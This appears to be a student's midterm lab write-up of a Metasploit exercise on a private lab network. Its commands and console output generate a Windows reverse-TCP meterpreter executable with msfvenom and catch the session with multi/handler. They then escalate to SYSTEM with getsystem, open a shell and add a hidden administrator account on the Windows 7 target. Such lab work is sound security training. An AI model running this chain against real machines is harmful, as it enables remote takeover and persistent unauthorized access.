

MID TERM Part -1

Installing Metasploit: I have downloaded the latest version of Kali. It already installed in it.

Commands used to update it: `sudo apt-get update && sudo apt-get upgrade`

Commands used for creating payload: `msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.4.99 lport=444 -f exe > payloadnk0741.exe`

The below screenshot as both the ip addr and payload generation .

```
(kali@nk0741)~[~/Downloads/msf]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.4.99 netmask 255.255.252.0 broadcast 192.168.7.255
    inet6 fe80::1895:93a8:81f9:c8dc prefixlen 64 scopeid 0<link>
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
    RX packets 535 bytes 74766 (73.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33 bytes 7820 (7.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@nk0741)~[~/Downloads/msf]
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.4.99 lport=444 -f exe > payloadnk0741.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Inside Metasploit: The below screenshot shows the commands I used to setup the exploit and run it.

After setting up and logged into windows machine and double click on the payload. Nothing is show to naked eye but I got the session created as you can see in the below screenshot.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.4.99
lhost => 192.168.4.99
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.4.99:444
[*] Sending stage (175686 bytes) to 192.168.4.98
[*] Meterpreter session 1 opened (192.168.4.99:444 -> 192.168.4.98:49160) at 2023-10-25 20:16:46 -0400

meterpreter > sysinfo
Computer      : KALI-PC
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 2564 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>echo "NK0741"
echo "NK0741"
"NK0741"
```

From below screenshot: we can see are able to create new user “NewadminNK0741” as admin.

```
C:\Windows\system32>net user
net user
User accounts for \\

Administrator      Guest              kali
NewadminNK0741

The command completed with one or more errors.

C:\Windows\system32>net user NewadminNK0741
net user NewadminNK0741
User name           NewadminNK0741
Full Name
Comment
User's comment
Country code        000 (System Default)
Account active       Yes
Account expires      Never

Password last set    10/25/2023 5:19:35 PM
Password expires     12/6/2023 5:19:35 PM
Password changeable  10/25/2023 5:19:35 PM
Password required    Yes
User may change password Yes


Workstations allowed All
Logon script
User profile
Home directory
Last logon           Never

Logon hours allowed  All

Local Group Memberships  *Administrators      *Users
Global Group memberships *None
The command completed successfully.

C:\Windows\system32>
```

From below screenshot, we can verify the admin account is created in the victim's machine:



Closing the connection:

```
Local Group Memberships      *Administrators      *Users
Global Group memberships     *None
The command completed successfully.

C:\Windows\system32>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 192.168.4.98 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(multi/handler) > exit

(kali@nk0741)-[~/Downloads/msf]
$
```